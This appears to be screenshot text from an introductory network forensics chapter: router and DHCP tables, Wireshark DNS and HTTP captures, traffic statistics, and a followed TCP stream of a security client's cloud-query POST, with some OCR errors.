




Chapter 1: Introducing Network Forensics



Routing Table

Destination	Gateway	Genmask	Metric	Interface	Type
122.176.127.70	0.0.0.0	255.255.255.255	0	Internet WAN	Dynamic
192.168.1.0	0.0.0.0	255.255.255.0	0	LAN	Dynamic
0.0.0.0	122.176.127.70	0.0.0.0	0	Internet WAN	Dynamic

Refresh

DHCP Clients Table

Host Name	IP Address	MAC Address	Remaining Lease Time (in seconds)
android-73355629bd9b62e5	192.168.1.2	34:be:00:2d:0f:06	26518
iPad	192.168.1.3	54:99:63:82:64:f5	24818
iPhone	192.168.1.4	70:f0:87:bf:17:ab	22451
XboxOne	192.168.1.6	30:59:b7:e5:f9:89	27815
Apex	192.168.1.7	2c:33:61:77:23:ef	26599
Lucideuss-MBP	192.168.1.8	8c:85:90:74:fe:ee	25825
Chromecast	192.168.1.9	54:60:09:84:3f:24	19346
DESKTOP-PESQ21S	192.168.1.10	b0:10:41:c8:46:df	25062

Refresh

Close

467	0.00257700	192.168.1.10	192.168.1.1	DNS	59506 53	Standard query 0x193a A malwaresamples.com
468	0.00832700	192.168.1.1	192.168.1.10	DNS	53 59506	Standard query response 0x193a A 50.63.202.24
469	0.00142200	192.168.1.10	192.168.1.1	DNS	54504 53	Standard query 0x9cd1 AAAA malwaresamples.com
473	0.06258100	192.168.1.10	192.168.1.1	DNS	54504 53	Standard query 0x9cd1 AAAA malwaresamples.com
486	0.19158900	192.168.1.1	192.168.1.10	DNS	53 54504	Standard query response 0x9cd1
738	35.2107440	192.168.1.7	224.0.0.251	MDNS	5353 5353	Standard query 0x0000 PTR _homekit._tcp.local.
792	10.7856550	192.168.1.10	192.168.1.1	DNS	51618 53	Standard query 0x00be A support.mozilla.org
793	0.00907100	192.168.1.1	192.168.1.10	DNS	53 51618	Standard query response 0x00be CNAME prod.sumo
794	0.00080100	192.168.1.10	192.168.1.1	DNS	58122 53	Standard query 0x6fc1 A prod-tb.sumo.moz.works

<

 Frag: 0x0100 Standard query response, no error

 Questions: 1

 Answer RRs: 1

 Authority RRs: 0

 Additional RRs: 0

 Queries

 malwaresamples.com: type A, class IN

 Name: malwaresamples.com

 [Name Length: 18]

 [Label Count: 2]

 Type: A (Host Address) (1)

 Class: IN (0x0001)

 Answers

 malwaresamples.com: type A, class IN, addr 50.63.202.24



 Name: malwaresamples.com

 Type: A (Host Address) (1)

 Class: IN (0x0001)

 Time to live: 600

 Data length: 4



Conversations: Wi-Fi 2

Ethernet: 11 Fibre Channel FDDI IPv4: 35 IPv6: 9 IPX JXTA NCP RSVP SCTP TCP: 55 Token Ring UDP: 106 USB WLAN

IPv4 Conversations

Address A	Address B	Packets	Bytes	Packets A-B	Bytes A-B	Packets A-B	Bytes A-B	Rel Start	Duration	bps A-B	bps A-B
192.168.1.5	239.255.255.250	9	3 022	9	3 022	0	0	0.000000000	122.4010	197.51	N/A
192.168.1.5	192.168.1.255	22	3 632	22	3 632	0	0	0.249005000	127.0052	228.78	N/A
192.168.1.2	224.0.0.251	22	4 872	22	4 872	0	0	0.408129000	103.0952	378.06	N/A
192.168.1.5	224.0.0.251	16	3 895	16	3 895	0	0	0.528849000	121.8721	255.68	N/A
192.168.1.1	224.0.0.1	5	230	5	230	0	0	1.735423000	120.1768	15.31	N/A
192.168.1.5	224.0.0.252	5	230	5	230	0	0	1.901230000	120.4998	15.27	N/A
192.30.253.125	192.168.1.5	5	425	5	425	0	0	2.000516000	116.7374	29.13	N/A
162.125.34.129	192.168.1.5	40	10 923	29	5 998	11	4 925	3.698679000	122.6768	391.14	321.17
52.230.84.0	192.168.1.5	1	54	1	54	0	0	4.993465000	0.0000	N/A	N/A
8.8.8.8	192.168.1.5	184	19 034	92	11 890	92	7 144	5.867607000	93.6456	1015.74	610.30
184.26.162.26	192.168.1.5	23	1 372	11	714	12	658	6.446514000	95.9180	59.55	54.88
117.18.237.29	192.168.1.5	35	6 962	17	4 214	18	2 748	7.676643000	112.3309	300.11	195.71
192.168.0.149	192.168.1.5	19	1 466	0	0	19	1 466	11.464052000	112.0140	N/A	104.70
172.217.194.189	192.168.1.5	14	1 296	9	1 026	5	270	13.431848000	106.9099	76.77	20.20
172.217.31.14	192.168.1.5	59	12 581	35	4 074	24	8 507	17.032014000	108.1071	301.48	629.52
103.75.248.133	192.168.1.5	7	402	3	174	4	228	17.688665000	5.1681	269.35	352.94
52.41.60.30	192.168.1.5	90	22 580	44	15 272	46	7 308	19.045786000	61.4866	1987.04	950.84
172.217.167.42	192.168.1.5	31	8 038	17	5 876	14	2 162	19.170145000	59.3287	792.33	291.53
192.168.1.5	216.58.196.206	27	2 754	14	1 215	13	1 539	19.429445000	100.2701	96.94	122.79
104.24.121.103	192.168.1.5	136	86 432	79	80 638	57	5 794	19.659890000	46.5908	13846.17	994.87
13.35.190.62	192.168.1.5	64	35 203	37	32 563	27	2 640	20.050449000	100.1235	2601.83	210.94
111.206.66.10	192.168.1.5	22	2 752	10	1 160	12	1 592	20.217270000	1.1100	8360.60	11474.20

Name resolution Limit to display filter

Help Copy Follow Stream Graph A-B Graph A-B Close

Endpoints: Wi-Fi 2


Ethernet: 11 Fibre Channel FDDI IPv4: 45 IPv6: 10 IPX JXTA NCP RSVP SCTP TCP: 123 Token Ring UDP: 139 USB WLAN

IPv4 Endpoints

Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Latitude	Longitude
192.168.1.5	2 379	1 032 989	1 281	703 553	1 098	329 436	-	-
162.125.82.4	526	558 733	151	12 360	375	546 373	-	-
8.8.8.8	220	23 139	110	14 388	110	8 751	-	-
192.168.1.2	149	27 880	99	16 699	50	11 181	-	-
172.217.31.14	138	27 352	87	9 578	51	17 774	-	-
104.24.121.103	136	86 432	79	80 638	57	5 794	-	-
172.217.161.14	94	22 998	53	13 561	41	9 437	-	-
52.41.60.30	90	22 580	44	15 272	46	7 308	-	-
23.0.137.239	85	40 579	46	36 220	39	4 359	-	-
162.125.34.129	79	22 453	52	9 063	27	13 390	-	-
104.192.108.133	72	15 724	36	4 362	36	11 362	-	-
13.35.190.62	71	35 625	40	32 737	31	2 888	-	-
52.35.21.65	69	22 594	34	16 878	35	5 716	-	-
162.125.82.3	67	25 570	37	17 653	30	7 917	-	-
216.58.221.35	62	9 935	34	6 764	28	3 171	-	-
224.0.0.251	60	12 033	0	0	60	12 033	-	-
34.195.227.26	55	16 984	26	13 083	29	3 901	-	-
192.168.0.149	51	4 002	0	0	51	4 002	-	-
34.209.167.192	48	22 855	23	13 378	25	9 477	-	-
239.255.255.250	42	14 006	0	0	42	14 006	-	-
117.18.237.29	40	7 245	19	4 334	21	2 911	-	-
172.217.167.42	40	8 693	20	6 084	20	2 609	-	-

Name resolution Limit to display filter

Help Copy Map



Dropbox

Home Ask a question ▾ Help center ▾ Get started Discover ▾ Support

All Dropbox content should originate from one of the following domains:

- db.tt
- dropbox.com
- dropboxapi.com
- dropboxbusiness.com
- dropboxcaptcha.com
- dropboxinsiders.com
- dropboxmail.com
- dropboxpartners.com
- dropboxstatic.com
- dropbox.zendesk.com
- getdropbox.com
- instructorledlearning.dropboxbusiness.com
- paper.dropbox.com

Other domains used for networking

- **dropbox-dns.com**

Wireshark 1.12.7 (v1.12.7-0-g768978 from master-1121)

Filter: dns Expression... Clear Apply Save UpdateCheck Live Data Data(POS) HTTP UP Filet GET GET ftp

802.11 Channel: Channel Offset: FCS Filter: All Frames None Wireless Settings... Decryption Keys...

Number	Time	Source	Interval	Protocol	Source Port	Destination Port	Info
4	04:27:49.258963000	192.168.1.2	224.0.0.251	MDNS	5353	5353	Standard query response 0x0000 PTR 2c:33:61:77:23:ef:fe80::2e33:61ff:fe77:23ef._apple...
5	04:27:49.261309000	fe80::10c2:c35a:8a44:ff02::fb		MDNS	5353	5353	Standard query response 0x0000 PTR 2c:33:61:77:23:ef:fe80::2e33:61ff:fe77:23ef._apple...
7	04:27:49.379683000	192.168.1.5	224.0.0.251	MDNS	5353	5353	Standard query 0x0000 PTR _apple-mobdev._tcp.local, "qm" question PTR 469b053e._sub.j...
26	04:27:52.426132000	192.168.1.5	224.0.0.251	MDNS	5353	5353	Standard query response 0x0000 TXT, cache flush PTR _nvstream_dbd._tcp.local PTR 3.14...
27	04:27:52.472954000	192.168.1.5	224.0.0.251	MDNS	5353	5353	Standard query response 0x0000 PTR, cache flush DESKTOP-PESQ215.local PTR, cache flush...
36	04:27:54.718441000	192.168.1.5	8.8.8.8	DNS	58405	53	Standard query 0xd3ba A wpad.TOTOLINK.
37	04:27:54.799536000	8.8.8.8	192.168.1.5	DNS	53	58405	Standard query response 0xd3ba no such name
76	04:28:06.447820000	192.168.1.5	8.8.8.8	DNS	60397	53	Standard query 0xc15 A vodafone.in
77	04:28:06.534406000	192.168.1.5	8.8.8.8	DNS	64776	53	Standard query 0x8f2a A vapt.10
79	04:28:06.538814000	8.8.8.8	192.168.1.5	DNS	53	60397	Standard query response 0xc15 A 103.75.248.133
81	04:28:06.539758000	192.168.1.5	8.8.8.8	DNS	50813	53	Standard query 0xcfd9 A vodafone.in
84	04:28:06.618832000	8.8.8.8	192.168.1.5	DNS	53	64776	Standard query response 0x8f2a
85	04:28:06.619572000	192.168.1.5	8.8.8.8	DNS	61352	53	Standard query 0x30db A vapt.10
88	04:28:06.625408000	8.8.8.8	192.168.1.5	DNS	53	50813	Standard query response 0xcfd9 A 103.75.248.133
89	04:28:06.625940000	192.168.1.5	8.8.8.8	DNS	56595	53	Standard query 0x9e1 AAAA vodafone.in
90	04:28:06.703168000	8.8.8.8	192.168.1.5	DNS	53	61352	Standard query response 0x30db
91	04:28:06.706003000	8.8.8.8	192.168.1.5	DNS	53	56595	Standard query response 0x9e1
95	04:28:06.795130000	192.168.1.5	8.8.8.8	DNS	49709	53	Standard query 0x17d3 A vapt.10
96	04:28:06.878745000	8.8.8.8	192.168.1.5	DNS	53	49709	Standard query response 0x17d3
97	04:28:06.879140000	192.168.1.5	8.8.8.8	DNS	57840	53	Standard query 0x0e9a A vapt.10
98	04:28:06.959048000	8.8.8.8	192.168.1.5	DNS	53	57840	Standard query response 0x0e9a
101	04:28:07.097313000	192.168.1.5	8.8.8.8	DNS	55779	53	Standard query 0xde74 A vapt.10
102	04:28:07.182683000	8.8.8.8	192.168.1.5	DNS	53	55779	Standard query response 0xde74
103	04:28:07.183420000	192.168.1.5	8.8.8.8	DNS	64452	53	Standard query 0x2f88 A vapt.10
104	04:28:07.280520000	8.8.8.8	192.168.1.5	DNS	53	64452	Standard query response 0x2f88
106	04:28:07.390375000	192.168.1.5	8.8.8.8	DNS	57450	53	Standard query 0xe408 A vapt.10
107	04:28:07.480253000	8.8.8.8	192.168.1.5	DNS	53	57450	Standard query response 0xe408
108	04:28:07.480915000	192.168.1.5	8.8.8.8	DNS	51593	53	Standard query 0xd43b A vapt.10
109	04:28:07.562570000	8.8.8.8	192.168.1.5	DNS	53	51593	Standard query response 0xd43b
110	04:28:07.578421000	192.168.1.5	8.8.8.8	DNS	60263	53	Standard query 0xbafe A vapt.10
111	04:28:07.664183000	8.8.8.8	192.168.1.5	DNS	53	60263	Standard query response 0xbafe
112	04:28:07.664879000	192.168.1.5	8.8.8.8	DNS	58447	53	Standard query 0xc622 A vapt.10
113	04:28:07.748624000	8.8.8.8	192.168.1.5	DNS	58721	53	Standard query response 0xc622
114	04:28:07.802389000	192.168.1.5	8.8.8.8	DNS	58721	53	Standard query 0x322e A titles.services.mozilla.com
116	04:28:07.896018000	8.8.8.8	192.168.1.5	DNS	53	58721	Standard query response 0x322e CNAME titles.r53-2.services.mozilla.com A 52.41.60.30 A
118	04:28:07.896790000	192.168.1.5	8.8.8.8	DNS	51177	53	Standard query 0x00e5 A titles.r53-2.services.mozilla.com

0000 11110100 11110010 01101101 00011101 10100000 01110001 00101100 00110011 ..m..q.3
 0005 01100001 11010111 00100011 11101111 00010000 00000000 01000101 00000000 aw..e.
 0010 00000000 11001011 01010111 00011100 00000000 00000000 11111111 00010001 ..W.....
 0016 11100000 00100000 00000000 00000000 00000000 00000000 00000000 00000000

File: C:\Users\Apex\AppData\Local\Temp\wireshark... Packets: 4507 - Displayed: 452 (10.0%) - Dropped: 0 (0.0%) Profile: Default

Filter: dns && !mdns Expression... Clear Apply Save VPS

802.11 Channel: Channel Offset: FCS Filter: All Frames None Wireless Settings... Decryption Keys...

Number	Time	Source	Interval	Protocol	Source Port	Destination Port
4	04:27:49.258963000	192.168.1.2	224.0.0.251	MDNS	5353	5353
5	04:27:49.261309000	fe80::10c2:c35a:8a44:ff02::fb		MDNS	5353	5353
7	04:27:49.379683000	192.168.1.5	224.0.0.251	MDNS	5353	5353
26	04:27:52.426132000	192.168.1.5	224.0.0.251	MDNS	5353	5353
27	04:27:52.472954000	192.168.1.5	224.0.0.251	MDNS	5353	5353
36	04:27:54.718441000	192.168.1.5	8.8.8.8	DNS	58405	53
37	04:27:54.799536000	8.8.8.8	192.168.1.5	DNS	53	58405
76	04:28:06.447820000	192.168.1.5	8.8.8.8	DNS	60397	53
77	04:28:06.534406000	192.168.1.5	8.8.8.8	DNS	64776	53
79	04:28:06.538814000	8.8.8.8	192.168.1.5	DNS	53	60397
81	04:28:06.539758000	192.168.1.5	8.8.8.8	DNS	50813	53
84	04:28:06.618832000	8.8.8.8	192.168.1.5	DNS	53	64776
85	04:28:06.619572000	192.168.1.5	8.8.8.8	DNS	61352	53
88	04:28:06.625408000	8.8.8.8	192.168.1.5	DNS	53	50813
89	04:28:06.625940000	192.168.1.5	8.8.8.8	DNS	56595	53
90	04:28:06.703168000	8.8.8.8	192.168.1.5	DNS	53	61352
91	04:28:06.706003000	8.8.8.8	192.168.1.5	DNS	53	56595
95	04:28:06.795130000	192.168.1.5	8.8.8.8	DNS	49709	53

"dns && !mdns" isn't a valid display filter: "mdns" is neither a field nor a protocol name.

See the help for a description of the display filter syntax.

Filter:	dns and !udp.port eq 5353	Expression...	Clear	Apply	Save	VPS	UpdateCheck	Live	Data	Data(POST)	HTTP	UP Filet
802.11 Channel:	Channel Offset:	FCS Filter:	All Frames	None	Wireless Settings...	Decryption Keys...						
Number	Time	Source	Interval	Protocol	Source Port	Destination Port	Info					
36	04:27:54.718441000	192.168.1.5	8.8.8.8	DNS	58405	53	Standard query Oxd3ba A wpad.TOTOLINK					
37	04:27:54.799536000	8.8.8.8	192.168.1.5	DNS	53	58405	Standard query response Oxd3ba No such name					
76	04:28:06.447820000	192.168.1.5	8.8.8.8	DNS	60397	53	Standard query Oxc1b5 A vodafone.in					
77	04:28:06.534460000	192.168.1.5	8.8.8.8	DNS	64776	53	Standard query OX8f2a A vapt.io					
79	04:28:06.538814000	8.8.8.8	192.168.1.5	DNS	53	60397	Standard query response Oxc1b5 A 103.75.248.133					
81	04:28:06.539758000	192.168.1.5	8.8.8.8	DNS	50813	53	Standard query Oxcfd9 A vodafone.in					
84	04:28:06.618832000	8.8.8.8	192.168.1.5	DNS	53	64776	Standard query response OX8f2a					
85	04:28:06.619572000	192.168.1.5	8.8.8.8	DNS	61352	53	Standard query OX30db A vapt.io					
88	04:28:06.625480000	8.8.8.8	192.168.1.5	DNS	53	50813	Standard query response Oxcfd9 A 103.75.248.133					
89	04:28:06.625940000	192.168.1.5	8.8.8.8	DNS	56595	53	Standard query OX9eal AAAA vodafone.in					
90	04:28:06.703168000	8.8.8.8	192.168.1.5	DNS	53	61352	Standard query response OX30db					
91	04:28:06.706003000	8.8.8.8	192.168.1.5	DNS	53	56595	Standard query response OX9eal					
95	04:28:06.795130000	192.168.1.5	8.8.8.8	DNS	49709	53	Standard query OX17d3 A vapt.io					
96	04:28:06.878745000	8.8.8.8	192.168.1.5	DNS	53	49709	Standard query response OX17d3					
97	04:28:06.879514000	192.168.1.5	8.8.8.8	DNS	57840	53	Standard query OX0e9a A vapt.io					
98	04:28:06.959048000	8.8.8.8	192.168.1.5	DNS	53	57840	Standard query response OX0e9a					
101	04:28:07.007313000	192.168.1.5	8.8.8.8	DNS	55779	53	Standard query OXde74 A vapt.io					
102	04:28:07.182683000	8.8.8.8	192.168.1.5	DNS	53	55779	Standard query response OXde74					
103	04:28:07.183420000	192.168.1.5	8.8.8.8	DNS	64452	53	Standard query OX2f88 A vapt.io					
104	04:28:07.205020000	8.8.8.8	192.168.1.5	DNS	53	64452	Standard query response OX2f88					
106	04:28:07.390375000	192.168.1.5	8.8.8.8	DNS	57450	53	Standard query OXe408 A vapt.io					
107	04:28:07.480253000	8.8.8.8	192.168.1.5	DNS	53	57450	Standard query response OXe408					
108	04:28:07.480915000	192.168.1.5	8.8.8.8	DNS	51593	53	Standard query OXd43b A vapt.io					
109	04:28:07.562570000	8.8.8.8	192.168.1.5	DNS	53	51593	Standard query response OXd43b					
110	04:28:07.578421000	192.168.1.5	8.8.8.8	DNS	60263	53	Standard query OXbaf6 A vapt.io					
111	04:28:07.664183000	8.8.8.8	192.168.1.5	DNS	53	60263	Standard query response OXbaf6					
112	04:28:07.664879000	192.168.1.5	8.8.8.8	DNS	58447	53	Standard query OXc622 A vapt.io					
113	04:28:07.748624000	8.8.8.8	192.168.1.5	DNS	53	58447	Standard query response OXc622					
114	04:28:07.802389000	192.168.1.5	8.8.8.8	DNS	58721	53	Standard query OX322e A tiles.services.mozilla.com					

Filter:	http	Expression...	Clear	Apply	Save	VPS	UpdateCheck	Live	Data	Data(POST)	HTTP	UP Filet	GET	GET	ftp
802.11 Channel:	Channel Offset:	FCS Filter:	All Frames	None	Wireless Settings...	Decryption Keys...									
Number	Time	Source	Interval	Protocol	Source Port	Destination Port	Info								
281	04:28:08.755593000	117.18.237.29	192.168.1.5	OCSP	80	6956	Response								
295	04:28:08.781125000	117.18.237.29	192.168.1.5	OCSP	80	6956	Response								
326	04:28:08.863604000	104.24.121.103	192.168.1.5	HTTP	80	6989	HTTP/1.1 200 OK (text/css)								
338	04:28:08.867206000	104.24.121.103	192.168.1.5	HTTP	80	6987	HTTP/1.1 200 OK (application/javascript)								
340	04:28:08.874429000	104.24.121.103	192.168.1.5	HTTP	80	6988	HTTP/1.1 200 OK (application/javascript)								
446	04:28:09.044093000	104.24.121.103	192.168.1.5	HTTP	80	6989	HTTP/1.1 200 OK (application/font-woff)								
451	04:28:09.048079000	104.24.121.103	192.168.1.5	HTTP	80	6988	HTTP/1.1 200 OK (application/font-woff)								
454	04:28:09.049658000	104.24.121.103	192.168.1.5	HTTP	80	6987	HTTP/1.1 200 OK (application/font-woff)								
473	04:28:09.140386000	104.24.121.103	192.168.1.5	HTTP	80	6988	HTTP/1.1 500 (text/html)								
492	04:28:09.255310000	111.205.66.10	192.168.1.5	HTTP	80	6992	[tcp_out_of_order] HTTP/1.1 200 OK (application/octet-stream)								
528	04:28:09.797186000	111.205.66.10	192.168.1.5	HTTP	80	6991	[tcp_out_of_order] HTTP/1.1 200 OK (application/octet-stream)								
706	04:28:29.992001000	104.192.108.133	192.168.1.5	HTTP	80	6997	HTTP/1.1 200 OK (application/octet-stream)								
1290	04:28:36.206662000	104.192.108.133	192.168.1.5	HTTP	80	7000	HTTP/1.1 200 OK (application/octet-stream)								
1330	04:28:37.588120000	104.192.108.133	192.168.1.5	HTTP	80	7001	HTTP/1.1 200 OK (application/octet-stream)								
1413	04:28:45.499945000	104.192.108.133	192.168.1.5	HTTP	80	7008	HTTP/1.1 200 OK (application/octet-stream)								
2669	04:33:03.582669000	104.192.108.133	192.168.1.5	HTTP	80	7051	HTTP/1.1 200 OK (application/octet-stream)								
2737	04:33:06.242080000	104.192.108.133	192.168.1.5	HTTP	80	7056	HTTP/1.1 200 OK (application/octet-stream)								
4029	04:37:05.959866000	104.192.108.107	192.168.1.5	HTTP	80	7082	HTTP/1.1 200 OK (application/octet-stream)								
4136	04:37:41.495514000	13.35.190.163	192.168.1.5	HTTP	80	7089	HTTP/1.1 200 OK (application/octet-stream)								
4154	04:37:44.959761000	50.7.171.30	192.168.1.5	HTTP	80	7090	HTTP/1.1 200 OK (application/octet-stream)								
4384	04:38:52.687882000	36.110.236.239	192.168.1.5	HTTP/XP	80	7096	HTTP/1.1 200 OK [Malformed packet]								
174	04:29:48.286567000	192.168.1.5	216.58.196.206	OCSP	6985	80	Request								
1743	04:29:48.284650000	192.168.1.1	239.255.255.250	SSDP	43141	1900	NOTIFY * HTTP/1.1								
1744	04:29:48.284944000	192.168.1.1	239.255.255.250	SSDP	43141	1900	NOTIFY * HTTP/1.1								
1745	04:29:48.285402000	192.168.1.1	239.255.255.250	SSDP	43141	1900	NOTIFY * HTTP/1.1								
1746	04:29:48.285970000	192.168.1.1	239.255.255.250	SSDP	43141	1900	NOTIFY * HTTP/1.1								
1747	04:29:48.286298000	192.168.1.1	239.255.255.250	SSDP	43141	1900	NOTIFY * HTTP/1.1								
1748	04:29:48.286486000	192.168.1.1	239.255.255.250	SSDP	43141	1900	NOTIFY * HTTP/1.1								
1749	04:29:48.286693000	192.168.1.1	239.255.255.250	SSDP	43141	1900	NOTIFY * HTTP/1.1								
1750	04:29:48.287192000	192.168.1.1	239.255.255.250	SSDP	43141	1900	NOTIFY * HTTP/1.1								
2567	04:32:50.799720000	192.168.1.1	239.255.255.250	SSDP	43141	1900	NOTIFY * HTTP/1.1								
2568	04:32:50.802444000	192.168.1.1	239.255.255.250	SSDP	43141	1900	NOTIFY * HTTP/1.1								
2569	04:32:50.802445000	192.168.1.1	239.255.255.250	SSDP	43141	1900	NOTIFY * HTTP/1.1								
2570	04:32:50.802445000	192.168.1.1	239.255.255.250	SSDP	43141	1900	NOTIFY * HTTP/1.1								
2571	04:32:50.802445000	192.168.1.1	239.255.255.250	SSDP	43141	1900	NOTIFY * HTTP/1.1								
2572	04:32:50.802445000	192.168.1.1	239.255.255.250	SSDP	43141	1900	NOTIFY * HTTP/1.1								
0000	11110100	11110010	01101101	00011011	01000000	01110001	01111000	01001000	..#.cxd						
0008	11110110	11100111	10110000	01010100	00001000	00000000	01000101	00000000	V..T..E..						
0010	00000001	00100000	00000000	00000000	01000000	00000000	00000001	00010001	...&...						
0016	11000111	10100000	00000000	00000000	00000000	00000000	11101111	11111111							
File: C:\Users\Ape\AppData\Local\Temp\wreshar... Packets: 4507 - Displayed: 90 (2.0%) - Dropped: 0 (0.0%)															

Time	Source	Interval	Protocol	Source Port	Destination Port	Info
025 04:37:05.666390000	192.168.1.5	104.192.108.107	HTTP	6992 80	POST	/cloudquery.php HTTP/1.1
702 04:28:29.709801000	192.168.1.5	104.192.108.133	HTTP	6997 80	POST	/qexquery HTTP/1.1
1280 04:28:35.802854000	192.168.1.5	104.192.108.133	HTTP	7000 80	POST	/qexquery HTTP/1.1
1320 04:28:37.299392000	192.168.1.5	104.192.108.133	HTTP	7001 80	POST	/qexquery HTTP/1.1
1411 04:28:45.211083000	192.168.1.5	104.192.108.133	HTTP	7008 80	POST	/qexquery HTTP/1.1
2659 04:33:03.238067000	192.168.1.5	104.192.108.133	HTTP	7051 80	POST	/qexquery HTTP/1.1
2735 04:33:05.880358000	192.168.1.5	104.192.108.133	HTTP	7056 80	POST	/qexquery HTTP/1.1
249 04:28:08.950895000	192.168.1.5	104.24.121.103	HTTP	6986 80	GET	/ HTTP/1.1
299 04:28:08.782846000	192.168.1.5	104.24.121.103	HTTP	6989 80	GET	/cdn-cgi/styles/cf.errors.css HTTP/1.1
306 04:28:08.785656000	192.168.1.5	104.24.121.103	HTTP	6987 80	GET	/cdn-cgi/scripts/zepto.min.js HTTP/1.1
309 04:28:08.787393000	192.168.1.5	104.24.121.103	HTTP	6988 80	GET	/cdn-cgi/scripts/cf.common.js HTTP/1.1
394 04:28:08.956761000	192.168.1.5	104.24.121.103	HTTP	6987 80	GET	/cdn-cgi/styles/fonts/opensans-400.woff HTTP/1.1
395 04:28:08.958811000	192.168.1.5	104.24.121.103	HTTP	6989 80	GET	/cdn-cgi/styles/fonts/opensans-300.woff HTTP/1.1
396 04:28:08.960113000	192.168.1.5	104.24.121.103	HTTP	6988 80	GET	/cdn-cgi/styles/fonts/opensans-600.woff HTTP/1.1
456 04:28:09.051431000	192.168.1.5	104.24.121.103	HTTP	6988 80	GET	/favicon.ico HTTP/1.1
498 04:28:09.398384000	192.168.1.5	111.206.66.10	HTTP	6992 80	POST	/wdinfo.php HTTP/1.1 (application/octet-stream)
502 04:28:09.417811000	192.168.1.5	111.206.66.10	HTTP	6991 80	POST	/wdinfo.php HTTP/1.1 (application/octet-stream)
4122 04:37:41.470246000	192.168.1.5	13.35.190.163	HTTP	7089 80	GET	/v3/pc/360safe/isafeup.lib.cab?mid=8230303bb8689b7d594af75c3eb8cbe0&ver=10.2.0.117
262 04:28:08.683026000	104.24.121.103	192.168.1.5	HTTP	80 6986	HTTP/1.1 530	(text/html)
326 04:28:08.863604000	104.24.121.103	192.168.1.5	HTTP	80 6989	HTTP/1.1 200 OK	(text/css)
338 04:28:08.867206000	104.24.121.103	192.168.1.5	HTTP	80 6987	HTTP/1.1 200 OK	(application/javascript)
340 04:28:08.874429000	104.24.121.103	192.168.1.5	HTTP	80 6988	HTTP/1.1 200 OK	(application/javascript)
446 04:28:09.044053000	104.24.121.103	192.168.1.5	HTTP	80 6989	HTTP/1.1 200 OK	(application/font-woff)
451 04:28:09.048079000	104.24.121.103	192.168.1.5	HTTP	80 6988	HTTP/1.1 200 OK	(application/font-woff)
454 04:28:09.049658000	104.24.121.103	192.168.1.5	HTTP	80 6987	HTTP/1.1 200 OK	(application/font-woff)
473 04:28:09.140386000	104.24.121.103	192.168.1.5	HTTP	80 6988	HTTP/1.1 530	(text/html)
522 04:28:09.795311000	111.206.66.10	192.168.1.5	HTTP	80 6992	HTTP/1.1 200 OK	(application/octet-stream)
528 04:28:09.797186000	111.206.66.10	192.168.1.5	HTTP	80 6991	HTTP/1.1 200 OK	(application/octet-stream)
706 04:28:29.992001000	104.192.108.133	192.168.1.5	HTTP	80 6997	HTTP/1.1 200 OK	(application/octet-stream)
1290 04:28:36.206626000	104.192.108.133	192.168.1.5	HTTP	80 7000	HTTP/1.1 200 OK	(application/octet-stream)
1330 04:28:37.598120000	104.192.108.133	192.168.1.5	HTTP	80 7001	HTTP/1.1 200 OK	(application/octet-stream)
1413 04:28:45.499945000	104.192.108.133	192.168.1.5	HTTP	80 7008	HTTP/1.1 200 OK	(application/octet-stream)
2669 04:33:03.582669000	104.192.108.133	192.168.1.5	HTTP	80 7051	HTTP/1.1 200 OK	(application/octet-stream)
2737 04:33:06.242800000	104.192.108.133	192.168.1.5	HTTP	80 7056	HTTP/1.1 200 OK	(application/octet-stream)
4029 04:37:05.959866000	104.192.108.107	192.168.1.5	HTTP	80 7082	HTTP/1.1 200 OK	(application/octet-stream)
4136 04:37:41.495514000	13.35.190.163	192.168.1.5	HTTP	80 7089	HTTP/1.1 200 OK	(application/octet-stream)

Time	Source	Interval	Protocol	Source Port	Destination Port	Info
04:37:05.666390000	192.168.1.5	104.192.108.107	HTTP	7082 80	POST	/cloudquery.php HTTP/1.1
04:28:29.709801000	192.168.1.5	104.192.108.133	HTTP	6997 80	POST	/qexquery HTTP/1.1
04:28:35.802854000	192.168.1.5	104.192.108.133	HTTP	7000 80	POST	/qexquery HTTP/1.1
04:28:37.299392000	192.168.1.5	104.192.108.133	HTTP	7001 80	POST	/qexquery HTTP/1.1
04:28:45.211083000	192.168.1.5	104.192.108.133	HTTP	7008 80	POST	/qexquery HTTP/1.1
04:33:03.238067000	192.168.1.5	104.192.108.133	HTTP	7051 80	POST	/qexquery HTTP/1.1
04:33:05.880358000	192.168.1.5	104.192.108.133	HTTP	7056 80	POST	/qexquery HTTP/1.1
04:28:09.399384000	192.168.1.5	111.206.66.10	HTTP	6992 80	POST	/wdinfo.php HTTP/1.1 (application/octet-stream)
04:28:09.417811000	192.168.1.5	111.206.66.10	HTTP	6991 80	POST	/wdinfo.php HTTP/1.1 (application/octet-stream)

Follow TCP Stream (tcp.stream eq 106)

Stream Content

```

POST /cloudquery.php HTTP/1.1
User-Agent: Post_Multipart
Host: 104.192.108.107
Accept: */*
Pragma: no-cache
X-360-Cloud-Security-Desc: Scan Suspicious File
x-360-ver: 4|
Content-Length: 1474
Content-Type: multipart/form-data; boundary=-----067395e928ee

-----067395e928ee
Content-Disposition: form-data; name="m"

..0B.....$.@.0.t...'.y.....K.....".ci.u.`&]>Z.B.e....Q...J.....oa...;UJ
{~6...#x..B$H.....V".....#kv.wJ...$.j.....877uw.....}jq.
(....r."j..ys.....b..}.mg...l.z..8.&.....k....."(L.O.....L.G?....
(....6x..L..w..2..Mem("...C.g.EL
{...Zs/...5..=AC...2Y.....O.....L]4..}.J.|.7mt.y.S..E...DkwPC..4G8.P...jI..P...}>.
P..q...5)...T..[...Kwrm.r...6..3...n.o].7.....B...A..pdl...O.x\zw...j.d8.}.
(..e...sDL+.q.x...q.....l...k.8..3.TG.....wSw
..9.l*BR..cxh.M... ..no...Y...a.0...;?...
(.....I.mv.hx.S"...`H^).^..0j#..H.h...Q...`r.UI.....E>\v..z..d<?.....4.
..`2.$
QO.)~.....-
..T9..7.F*f...h-."9gLx.....f..6.....H.b"B.X.....z..J..e.o.....4(v..E.
(....1..P,...u~..H....."Y...:..b..g.LrV..._..d.=V.[9..CY..e{Q8.KH
2b..0...6Z}....P....M.....#X.S...Z..q;"~Y@..I....G!tTW...~<10...R\..Gi.i6|.
(\,b...+I.....n.N.....}jc.253...Y../.A[i.l.R.<..q
[...7..a.....S...;~?..{C..d.R..o..w.S}....K.....?)mgNM0...T..TK....
(,].H.9:}.R.4...>.Y..l..c..7..h...E4.\.gCR=.....E)^\L0.,}V...L.4...1..*..

```

Entire conversation (2935 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

Help Filter Out This Stream Close

```

# Address resolution IPv4 Hash table
#
# with 120 entries
